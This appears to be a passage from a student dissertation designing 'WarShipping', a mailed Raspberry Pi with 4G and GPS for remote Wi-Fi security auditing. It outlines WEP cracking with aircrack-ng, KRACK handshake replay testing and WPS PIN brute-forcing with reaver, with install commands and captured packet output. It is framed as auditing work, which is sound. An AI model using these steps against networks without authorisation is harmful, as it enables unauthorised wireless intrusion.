The software requirements' are for the device to be remotely accessible from anywhere in the world, be able to capture packets and decipher the WEP key, to capture the WPA handshake using the KRACK methodology which is to capture packets for the access point and cause the router to resend the 3rd handshake from the 4 way handshake for WPA2 and allow for an attacker to decipher the encryption method used by seeing the sequence. Or to brute-force a WPS connection by using the tools wash and reaver to check for networks that allow for WPS connections and reaver to brute force the 8 numerical digit pin.

The base system to be used by our system is the Raspbian operating system. This system can allow us to run a lightweight Linux operating system which makes it easier for us to run the tools required for the attack with a native system that we are familiar with. To be able to view and interact with our device remotely, all we would need to use is the SSH protocol which allows for us, the auditor to interact remotely with our WarShipping device, this means that we get a command shell with our system which we can use to remotely send and receive commands as if we were physically doing so on the device.

For decoding the Wi-Fi protocols we will have to split them into their categories, these include; WEP, WPA/WPA2, and WPS. To decode the WEP the auditor simply has to listen to the network using the airmon-ng toolkit, this toolkit includes the airodump-ng tool which allows for the device to monitor the network and save the output into a file, this file is then sent to a tool called aircrack-ng which attempts

to decode the encryption type by simply seeing the common keys used and attempting key retrieval from there. The KRACK attack tool kit used is a proof of concept tool which allows for the auditor to attempt decode the security key using the KRACK methodology which is to intercept the 3rd handshake from the WPA 4 way handshake causing the router to resend the 3rd handshake attempt with a new key using the same encryption key allowing for us to guess the exchange key used in this handshake.

The WPS is a connection type which is secured using an 8 digit pin, this can be seen using the wash tool which scans for WPS connections and the reaver tool which allows for us to brute force the 8 pin WPS by dividing the number in 2 and brute-forcing the first 4 then the second 4.

## Functional requirements

The functional requirements in system/ software engineering are defined by the product's function specification and behaviours between its inputs and outputs. With this in mind the functional requirements for the WarShipping product. The main requirements for this product are for it to be:

### **Requirement:**

- Be cheap and compact.
- Be able to have its location monitored remotely.
- Be able to monitor and inject packets.
- Be accessed remotely.
- Have a portable power supply.
- Protect the internally wired components.

### **Fulfilled by:**

- Raspberry pi
- GPS
- Wireless adapters
- 4G adapter
- Power bank
- Enclosure

## Raspberry Pi

The requirement for the device to be compact, cheap and easily modified is important due to the functionality the device will attempt to cover. This requirement is successful through using a raspberry pi microcomputer as the device which modules will be hosted on. The raspberry pi device is a small computer that is able to host a custom Linux based operating system, it allows for sensors and modules to be wired to it through its expansion pins which it hosts on the top side of its PCB (Printed Circuit Board). The pins above the PCB also allow for power to be delivered to the modules which aid in distributing power to its components.

## GPS

Another functional requirement for the WarShipping device is for it to have its location monitored by the security auditor to be made aware of if it has been delivered to an in-scope location or if it has been

held up in transit. This requirement will be fulfilled using a GPS module which will be wired to the raspberry pi through its expansion pins accessible from the top side of the PCB.

#### Wireless adapter

Another functional requirement is for it to successfully monitor wireless packets and to enumerate users connected to the access point and if the access point is vulnerable to current commonly known vulnerabilities which would be exploited by a threat actor. This requirement will be fulfilled by ensuring the wireless card being used can support monitor mode and inject packets. This unfortunately, is not a requirement all network cards allow as general use for wireless network adapters are to send and receive packets to the access point.

#### 4G adapter

A requirement for the final product is for it to be accessible remotely. This requirement is set to aid the device in the event of troubleshooting or for manual testing without the need for the auditor to physically be in the area of scope. This requirement is fulfilled by a generic 4G sim card adapter which allows for the raspberry pi to be placed online with its own network connection/ internet access. This means that we can fully access the device through an SSH connection without the use of physical connecting wires.

### Power bank

The requirement to have our device completely self-contained without the need for a wired power supply is through the use of a power bank. A power bank allows for the same output of power a computer connected would, which is 5 volts and 1 amp. This means that the power bank allows for our product to be completely self-reliant with power consumption and eliminates it being tethered to a larger power source/ cable.

### Enclosure

The final functional requirement for the device is to not get damaged. By not getting damaged the device is more likely to not fail during transit which would compromise the security audit by requiring a second device to be shipped or for physical troubleshooting to occur. To cover this requirement I have selected to use a generic raspberry pi case which will allow for wires to leave the enclosure and for the pin connectors to not be damaged as they will be enclosed within the enclosure.

## Non-Functional requirements

Non-functional requirements entail the criteria a device must fulfil to satisfy the operation of the system rather than functionality or behaviours included in the function requirements criteria. Examples of non-functional requirements are:

### Reliability

The reliability of the device which is being produced relates to the power supply it is given, the damage it takes during transit and if the access point is vulnerable to the exploit or not.

With power supply in mind the battery life of the device has to be taken into account, how long it will last giving power to all the modular components which are wired to it and the operating temperature its facing during transit. The temperate affects the battery life of the device as batteries drain faster in colder temperatures. Damage during transit also has to be taken into account as troubleshooting the device will not be possible once it has been shipped. If the device takes damage during transit then the components will no longer become available for the security audit.

If the GPS module is what takes damage then the security auditor will not be able to view the devices location, if the Wi-Fi adapter takes damage the simulated attack will fail before it starts.

If the device fails the vulnerability scan then the company has passed this aspect of the security audit and there is another point to include in the security audit report which the company has done well.

### Availability

The devices availability is dependant on the context in which it is given. If the context is device up time then the availability is dependant on the power supply and if the timing of device being sent to the area

of scope is within the capability of the power supply when it was sent. This would also mean the power supply would have to be fully charged and available to run consistently for a minimum of 24 – 48 hours while powering the micro computer and the modular components it is connected to. To solve this issue and ensure the device wont run into any issues regarding power then thorough examination of device run time will have to be conducted to ensure it will uphold on a single charge.

If the context for availability is the device being available to the security auditor while the device is in transit. The method which has been chosen is to make the device fully accessible from a remote location. To achieve full access remotely the device will have 4G connectivity and SSH open. The 4G connectivity allows for the device to be accessible using an internet connection and a SSH shell being open allows for the user to have a command line bash shell on the device which with using either the root account or sudo allows for the device to be fully accessible remotely.

### Regulatory

The device will not be regulated due to what it offers, instead it will be offered as open source for community updates and branching. This is due to although the device offering enumeration for continued exploitation, it does not exploit. This means that the device is a tool aimed towards system administrators and security auditors while avoiding the black hat community as it wont offer any exploitation services. Although the device can be edited for malicious purposes and be used as a base for possible attacks. The code itself just tests for the exploit and will require a high level of editing to make it work for anything but its intended purpose.

### Maintainability

The device itself will be easily maintainable due to the cost of the components. The low cost for each modular component allows easy replacement if needed and for better cheaper components to replace



them in the future. The modularity of the device allows for the only requirement to be that the Wi-Fi card allows for monitor mode and packet injection and that the base system is a Linux derivative.

The maintainability of the software is dependant on the open source community as all individual software components will be available freely with editing being monitored using the GitHub platform. The availability allows for individuals to edit the script in order to keep it up-to-date to current vulnerabilities which are available for the security implementations. The editing of the script will be monitored as any changes which are made will be reviewed to ensure it works and wont cause harm to users.

### Usability

The device itself will be easy to use and build, the scripts which will be built will aid in making it as simple to use as possible. The device will have documentation aiding the user step by step on the setup which can't be automated. The aim of this device is to show how simple to build and use this attack vector can be to aid in recognising this as a threat to a companies cyber security protocols.

## Chapter 6: Design

The WarShipping project which I have undertaken is a remote Wi-Fi security auditing tool and as such must be able to be fully automated to an extent. The security auditor must be able to view the devices location and be able to access the device without physical access. This raised a question of what I would have access to remotely and what wouldn't be required. To counter this question I listed two items which would need to be included for the auditor to have all the information/ access required from the device without wasting unnecessary power from the devices power supply. The two things I came up with were: GPS update on the devices location to aid in knowing when to launch the scan and an SSH shell in order to troubleshoot and manually test the security implementation of the wireless network.

With these in mind I came up with some concepts of user interface the auditor would use for the device.

## Web-page concept one




Figure 4: Web-page concept one


My first design idea included a single web page which was custom made including Google maps which would have an arrow pointer that would be updated using the onboard third party GPS module that has been wired to the raspberry pi. This concept would allow for the auditor to know the current location of the device during transit. This is to avoid running the vulnerability scan to every network the device comes into contact with during transit and allowing for updates of the device location to be given to give an approximate time stamp of when the results should be expected and any delays which may be given.

The Web-based SSH terminal concept is of having an SSH shell connected to the device to aid in minimising the amount of necessary windows open. This would aid in communicating with the device and knowing its location from a single screen meaning there are no additional screen requirements.

The 'Run' button overlaying the google maps would be a button allowing for the auditor to start the scan scripts once they see the device is in range of the target. The button allows for power saving and targetted enumeration of the network without the need to either have the script running at all times potentially breaking laws in the event it scans every network it comes into contact with.

The issue with this concept is the drain on the power supply through the constant connection to the GPS module and SSH. Although this concept design doesn't use a large amount of resources it can cause a faster drain of the battery as this connection would be on from device launch to arrival at the target. The drain on the power supply can cause the device to run out of battery mid transit or during the automated scan which when run will use device resources.

## Web-page concept two




*Figure 5: Web-page concept two*

My second design concept is of a single web-page which shows the current location of the device with the use of the wired third party GPS module. The GPS module aids in location tracking through the use of Google maps as it offers up-to-date satellite images with an easy to customise interface through its API key.

This interface does not include an SSH web interface to the device. Instead it transmits its location to the security auditor with real time updates to the main auditors computer through the location co-ordinates the raspberry pi receives its through its GPS modular component. Instead the raspberry pi initiates the security scan once the auditor has seen that the device is within range of the scope and the enumeration can be initiated easily through the SSH interface. This interface design concept the auditor would not have a web-based SSH shell connected to the device, this helps to save battery as only the GPS module would be transmitting until the required moment where the auditor would run the direct connection through SSH when it is required.

The disadvantage of this user interface is it will still require the device to send a constant connection through the 4G module to send the co-ordinates of the device location constantly to the security auditor for them to view the location of the device through transit. This of-course leads to the device using unnecessary power while in transit meaning to power loss and possibly the device running out of battery mid transit.

### Web-page concept three



*Figure 6: Web-page concept three*

The third design concept eliminates the need of a web-interface connection from the device to the auditor and instead saves the co-ordinates of the device into a text file which the auditor is able to monitor by initiating an SSH shell to the device and using SCP to transfer the file using SSH to the auditors device where they will then be able to place the co-ordinates to a satellite image service such as Google earth or Google maps.

The benefit of this method would be the device not needing to have a constant transmission to the auditors web-interface but instead the device would log the location into a text file meaning that data transmission would only occur when required lowering battery usage.

A disadvantage of this would be the auditor requiring the device to be working fully for this to work. This means that if the device does not have internet connectivity when the auditor attempts to get the log files then the device will not be available. This can causes issues such as losing the device or missing the opportunity to run the script. Although this does save some battery life the inconvenience of running this risk outweighs convenience of slightly longer battery life.



## Hardware layout concept one



Figure 7: Hardware layout concept one

This design concept is of avoiding the use of the GPS module and enclosure. This design layout will not feature the GPS module wired to the raspberry pi but instead will use either the SSID provided by the client or it will be provided through the website '<https://wgle.net/>' which provides the BSSID and SSID of the Wi-Fi network with the range of scope. The wgle services is a company which monitors Wi-Fi networks and logs it into an online google map based database which hosts the network information for a specific building in that location.

This hardware layout concept will allow for the device to be cheaper as it will not host an enclosure or GPS module further driving the price down and allowing for the device to be accessible to a larger audience. This layout further allows for battery life conservation as the device will not need to power a

third party module for location discovery and data for device location will not need to be transmitted to the security auditor.

The disadvantages of this layout are that the device does not host a GPS module, therefore its location during transit and delivery/ enumeration start are estimates based on delivery times given when the device is dispatched. This may cause issues as if the device goes offline or requires troubleshooting then its location is unknown or if the delivery is delayed it may cause issues in time estimates for client and auditor.

## Hardware layout concept two



Figure 13 Hardware layout concept two



Figure 14 Hardware layout concept two

This layout concept features the GPS module and an enclosure to protect the protruding pin connectors it features once connected. The enclosure is to protect the GPS module connectors and ensure they are not damaged during transit. This is due to how far the connectors protrude above the raspberry pi PCB (printed circuit board).

The benefit of this layout is the protection of the GPS module connector pins and the GPS module which offers realtime updates on the location of the device. This means that the wireless network enumeration can occur when the device is within area of scope and unnecessary scans will not be conducted. This ensures that the device runs only within the area of scope and the location of device can be given in real time to the auditor as to know when the device will initiate the scan, where it is before and after the scan as to retrieve it easily and if physical troubleshooting is required for it to be easily retrievable. Another advantage to this layout is having the GPS module external to the device enclosure, this means the device has airflow to the RAM chip displayed as a cut out in the raspberry case. This chip

will be what will begin to heat up once the scan initiates as it will be running the software and operating system of the device.

The disadvantage of this layout is the external GPS module. Although having the module external to the enclosure aids in airflow to the required raspberry pi component it offers risk of damage to the module and antenna which can lead to loss of GPS location updates and damage to hardware leading running processes of a broken module taking up unnecessary device resources.

### Hardware layout concept three



Figure 16 Hardware layout concept three



Figure 15 Hardware layout concept three

The third design concept features all exposed modules which are vulnerable to damage while in transit within the enclosure. This features a non-conductive slice of material between the exposed pin connectors and the GPS module. In this case a large folded flat piece of heat shrink tubing has been used. This means that the GPS module does not have direct access to exposed pins which can cause conductivity and short circuit within the raspberry pi which can break the device. This concept allows for damage to be less likely to be done to the device and modules alike.

The benefit of this design concept is for protection of the device and its modules. It allows for the vulnerable components of the device to be secured within a shelled enclosure and aids in protection from damage during transit. During delivery packages may become damaged and weaken crucial connectors for the device to work. The non conductive material between the pin connectors and third party modules

allows for protection from conduction between connectors which may lead to internal damage to the modules and device.

The disadvantage of this layout concept is heat being produced by the RAM chip when the device is running and especially once the wireless network enumeration begins. This means that with the added wires and modules within the enclosure may act as added insulation and cause excess heat to be trapped within the device body and impeded airflow to components.

## Chosen design concepts

Each design concept has its advantages and disadvantages. A fair and thorough analysis of each design concept should be evaluated equally to ensure the best experience for the user while limiting resource use and ensuring the device works as intended.

### Web-page concept selection

#### Design one

Web-page design concept one allows for the auditor to have access to a web based SSH shell which is linked to the device remotely from device launch to arrival at scope location. The issue with this layout is it uses too many resources leading to excessive battery life loss and therefore leading to the device possibly losing battery during an assessment leading for another device to be sent in its place leading to waste of resource from the resources physical hardware. This design concept may also lead to the auditor requiring a deadline extension leading to loss of reputation. For these reasons this concept will not be chosen.

#### Design two

The second design concept allows for the security auditor to view the devices location in real time from launch to scan. This allows for the auditor to know when to start the enumeration on the target scope and when the scan is complete. The issue with this concept is power usage as the longitude and latitude of the device has to be sent to the auditor constantly.

#### Design three

This concept is of little to no user interaction with the device, instead the auditor must login to the device and use tools such as SCP to transfer the log files with the device location which is written to a text file and place those co-ordinates into the web based satellite imaging service. This concept allows for saving

power consumption as the device will have little to no signal transmission. The issue with this concept is the auditor must login to the device and will have little to no alert of when the device reaches the desired location and must work on time estimates from devices current location when the log was written and delivery times.

#### Chosen concept

For these reasons the chosen concept which I have selected is design concept two as although it uses power and may lead to power loss it is the most convenient for the user of the product as it shows the devices current location through transit and will be the first to show the user there is an issue if a component goes offline. This will aid in troubleshooting as there will be more than one indicator which the device has encountered an error besides a failed SSH session attempt.



## Hardware concept selection

### Design one

The first design concept is a clean design with minimal external hardware being used. This design concept does not include an enclosure or GPS module. Instead it deduces when to start the scan and which targets to select automatically through the use of the client giving the BSSID and SSID of the network or this information being provided by a third party company such as Wigle. The issue with this is although it conserves battery life it does not show the auditor the location of the device or when they should login to the device and retrieve the results of the scan due to a lack of information on device location or when results should be expected.

### Design two

The second design concept incorporates a GPS module but attached externally to the included enclosure. This allows for the raspberry pi device to have airflow inside as there will be nothing above the RAM chip inside of the enclosure allowing for easier device cooling. A disadvantage of this layout is that the GPS module is vulnerable to damage as it is simply connected through wires leaving the PCB (printed circuit board) and antenna vulnerable to damage during transit.

### Design three

The third design concept features all components which are vulnerable to damage to be inside of the raspberry pi enclosure. This benefits the device and its modules as it offers protection to vulnerable hardware which may otherwise be damaged during transit. A disadvantage of this concept is lack of airflow and increased insulation inside of the enclosure through wiring and modules.

### Chosen concept

The design concept which I have chosen is the third design as although it does feature a possible heat issue it protect all components which would otherwise be vulnerable to damage and ensures that there will be minimum trouble shooting and errors which may occur to the device during transit.


## Chapter 7: Implementation

### Burning Raspbian onto SD card

To burn the Raspbian operating system onto an SD card I have chosen to do this using the Macintosh terminal tool 'dd'. The dd tool on mac command line allows for the user to burn disk images onto removable disks with ease. To do this the user has to simply plug the device in and use these commands:

(This command will list all storage devices connected to the device)


`diskutil list`

A terminal window with a black background and white text. The prompt is 'Wericks-MacBook-Pro:~ werickpasson\$' and the command entered is 'diskutil list'.

*Figure 17 mac diskutil command*

(Now to unmount the desired disk to ensure we can burn an image without any errors)


`diskutil unmountDisk /dev/diskn` (where n is the number of the disk location)

A terminal window with a black background and white text. The prompt is 'Wericks-MacBook-Pro:~ werickpasson\$' and the command entered is 'diskutil unmountDisk /dev/disk2'.

*Figure 18 mac unmounting a disk command*

(To burn the image onto the disk use)

`sudo dd if=/drag/and/drop/disk/image/file of=/dev/diskn bs=1m`

A terminal window with a black background and white text. The prompt is 'Wericks-MacBook-Pro:~ werickpasson\$'. The command entered is 'sudo dd if=/Users/werickpasson/Downloads/2020-02-13-raspbian-buster.img of=/dev/disk2 bs=1m'. Below the command, it says 'Password:' followed by a cursor icon.

*Figure 19 mac command to burn image to disk*

From here simply wait and information on disk transfer will appear once the command is complete.

From here place the SD card into the raspberry pi device and power the device with all required peripherals (HDMI, Micro USB, mouse/ keyboard and wireless card).

### Wireless card

To implement the required hardware for packet injection and monitor mode I have used an Alfa wireless adapter which has the correct chipset as to allow for the device to conduct the required attack enumeration. To implement the card it simply requires you to plug it in as it is a plug and play device which doesn't required pre-downloaded firmware to be installed on the device. The implementation of this device has been to plug it in and connect it to the Wi-Fi network to ensure it is working. Running 'iwconfig' once we SSH into the machine ensures the wireless adapter is working.

```
pi@raspberrypi:~ $ iwconfig
wlan0      IEEE 802.11  ESSID:"Helvetica"
          Mode:Managed  Frequency:2.437 GHz  Access Point: 18:35:D1:C7:2C:21
          Bit Rate=21.7 Mb/s   Tx-Power=20 dBm
          Retry short limit:2   RTS thr:off   Fragment thr:off
          Power Management:off
          Link Quality=51/70  Signal level=-59 dBm
          Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
          Tx excessive retries:2  Invalid misc:37  Missed beacon:0

eth0       no wireless extensions.

lo         no wireless extensions.
```

WEP  
For  
WEP  
security  
the

Figure 20 raspberry pi command to check for wireless adapters

implementation which will be introduced to scan for security vulnerabilities is airmmon-ng framework. Unfortunately with WEP security we simply have to listen passively for the security key and run the capture file through the aircrack-ng tool. With this in mind I have implemented using airmmon-ng to check for this security implementation. To install this toolkit the commands:

sudo apt-get update

sudo apt-get dist-upgrade

sudo apt-get install aircrack-ng

```
pi@raspberrypi:~ $ sudo apt-get update^C
pi@raspberrypi:~ $ sudo apt-get dist-upgrade^C
pi@raspberrypi:~ $ sudo apt-get install aircrack-ng
```

Figure 21 updating raspberry pi and installing aircrack-ng toolkit

Installing these allows for us to run the tools required to scan for this security implementation and exploit its insecurity.

## WPA/ WPA2

For WPA/ WPA2 exploitation the airmon-ng toolkit allows for exploitability through the use monitoring transmitted packets from client to access point and retrieving a key to decode the transmission and connect to the access point through the tool aircrack-ng and the wordlist rockyou.txt. Although our goal for this is not to decode the key but to check the access point for the KRACK (Key Reinstallation Attack) vulnerability which can aid an attacker in decoding the key with the attack type. Our scanner will check all possible routes a threat actor can take in order to exploit the vulnerability. The scripts which will be implemented is the open source scanner '<https://github.com/vanhoefm/krackattacks-scripts>' which will be edited and customised to fit our code base to run on the raspberry pi without errors.

```
pi@raspberrypi:/opt $ sudo git clone https://github.com/vanhoefm/krackattacks-scripts
Cloning into 'krackattacks-scripts'...
remote: Enumerating objects: 9, done.
remote: Counting objects: 100% (9/9), done.
remote: Compressing objects: 100% (9/9), done.
Receiving objects: 13% (11054/85026), 2.96 MiB | 563.00 KiB/s
```

*Figure 22 downloading the git repository for krack attack toolkit*

The first step in implementing this script is to git clone it into a directory of choice, personally I use /opt subdirectory for my third-party binaries.

```
pi@raspberrypi:/opt/krackattacks-scripts $ sudo apt-get install libnl-3-dev
```

*Figure 23 installing krack dependencies on raspberry pi*

Once that's done the script has dependencies which need to be installed as they are required to use the program. First we must go into the 'hostapd' directory and copy the 'defconfig' file into a '.config' file name followed by the `.make -j 2` command to build the required file sequence.

Once the dependencies have been installed, go back a directory and navigate to the 'krackattack' subdirectory where you will have to edit the 'hostapd.conf' file to the correct interface, and SSID.

```
interface=wlan0
```

Figure 24 interface to wireless local area network

Once the prerequisites have been complete the script can be run by simply going.

'sudo python krack-test-client.py', this command will run the python script initiating the access point enumeration.

```
21:13:15.511802 1344584120us tsft 1.0 Mb/s 2412 MHz 11b -14dBm signal [bit 22] Beacon (simulnet)
0x0000: 8091 6c03 0000 0000 6400 1104 0008 7369 ..l....d....si
0x0010: 6d75 6c6e 6574 0108 8284 8b96 0c12 1824 mulnet.....$
0x0020: 0301 0105 0401 0200 002a 0104 3204 3048 .....*.2.0H
0x0030: 606c 3018 0100 000f ac04 0100 000f ac04 `l0.....
0x0040: 0200 000f ac02 000f ac04 0000 3603 a1b2 .....6...
0x0050: 00dd 1600 50f2 0101 0000 50f2 0401 0000 ....P....P....
0x0060: 50f2 0401 0000 50f2 027f 0800 0008 0200 P....P.....
0x0070: 0000 402d 0a0d af ..@-...

21:13:15.534048 1344606363us tsft 1.0 Mb/s 2412 MHz 11b -20dBm signal [bit 22] Beacon (simulnet)
0x0000: 8071 ec02 0000 0000 6400 1104 0008 7369 .q.....d....si
0x0010: 6d75 6c6e 6574 0108 8284 8b96 0c12 1824 mulnet.....$
0x0020: 0301 0105 0400 0200 002a 0104 3204 3048 .....*.2.0H
0x0030: 606c 3018 0100 000f ac04 0100 000f ac04 `l0.....
0x0040: 0200 000f ac02 000f ac04 0000 3603 a1b2 .....6...
0x0050: 00dd 1600 50f2 0101 0000 50f2 0401 0000 ....P....P....
0x0060: 50f2 0401 0000 50f2 027f 0800 0008 0200 P....P.....
0x0070: 0000 402a 3fdb a9 ..@*?..

21:13:15.614183 1344686519us tsft 1.0 Mb/s 2412 MHz 11b -14dBm signal [bit 22] Beacon (simulnet)
0x0000: 8021 6e03 0000 0000 6400 1104 0008 7369 .!n....d....si
0x0010: 6d75 6c6e 6574 0108 8284 8b96 0c12 1824 mulnet.....$
0x0020: 0301 0105 0400 0200 002a 0104 3204 3048 .....*.2.0H
0x0030: 606c 3018 0100 000f ac04 0100 000f ac04 `l0.....
0x0040: 0200 000f ac02 000f ac04 0000 3603 a1b2 .....6...
0x0050: 00dd 1600 50f2 0101 0000 50f2 0401 0000 ....P....P....
0x0060: 50f2 0401 0000 50f2 027f 0800 0008 0200 P....P.....
0x0070: 0000 4076 2ae8 f3 ..@v*..

21:13:15.636441 1344708762us tsft 1.0 Mb/s 2412 MHz 11b -20dBm signal [bit 22] Beacon (simulnet)
0x0000: 8001 ee02 0000 0000 6400 1104 0008 7369 .....d....si
0x0010: 6d75 6c6e 6574 0108 8284 8b96 0c12 1824 mulnet.....$
0x0020: 0301 0105 0401 0200 002a 0104 3204 3048 .....*.2.0H
0x0030: 606c 3018 0100 000f ac04 0100 000f ac04 `l0.....
0x0040: 0200 000f ac02 000f ac04 0000 3603 a1b2 .....6...
0x0050: 00dd 1600 50f2 0101 0000 50f2 0401 0000 ....P....P....
0x0060: 50f2 0401 0000 50f2 027f 0800 0008 0200 P....P.....
0x0070: 0000 40d9 ced7 18 ..@....

21:13:15.716639 1344788919us tsft 1.0 Mb/s 2412 MHz 11b -14dBm signal [bit 22] Beacon (simulnet)
0x0000: 80b1 6f03 0000 0000 6400 1104 0008 7369 ..o....d....si
0x0010: 6d75 6c6e 6574 0108 8284 8b96 0c12 1824 mulnet.....$
0x0020: 0301 0105 0401 0200 002a 0104 3204 3048 .....*.2.0H
0x0030: 606c 3018 0100 000f ac04 0100 000f ac04 `l0.....
0x0040: 0200 000f ac02 000f ac04 0000 3603 a1b2 .....6...
0x0050: 00dd 1600 50f2 0101 0000 50f2 0401 0000 ....P....P....
0x0060: 50f2 0401 0000 50f2 027f 0800 0008 0200 P....P.....
0x0070: 0000 40ef 26ab 6e ..@.&.n
```

Figure 25 krack tool working

If we capture the scan attempt with a packet sniffer such as TCPDump or Wireshark we are able to see something similar to the output shown above. This output is what will be seen by the packet interpreter. A simple explanation of what is occurring is the initial connection of the access point to the device which it will then repeat the third handshake of the 4 way handshake effectively aiding in brute forcing the key if successful.

## WPS

The implementation placed for the WPS security is the reaver tool. The reaver tool allows for the device to scan a target BSSID for a WPS connection and switches channels to ensure a connection. Once the device connects to the access point and correct channel the tool will then brute force the WPS pin which is 8 digits long and intended for devices such as printers ensuring low security implementations past the connection.

```
pi@raspberrypi:~ $ sudo apt-get install reaver  
pi@raspberrypi:~ $ sudo apt-get install wash
```

*Figure 28 installing WPS toolkit*

The wash tool will be used for the purpose of detecting the WPS network and allow for us to enumerate the required network SSID.

## GPS

To implement the GPS connection for the security auditor to ensure the device is within range of the area of scope to implement the GPS device first we need to setup the required dependancies and ensure all third party components are wired in accordance to our needs. The website

<https://www.pubnub.com/blog/raspberry-pi-gps-ltc-google-maps-api/> offers us an insight into how to wire and test the GPS module with a tutorial on installing and setting up dependancies.



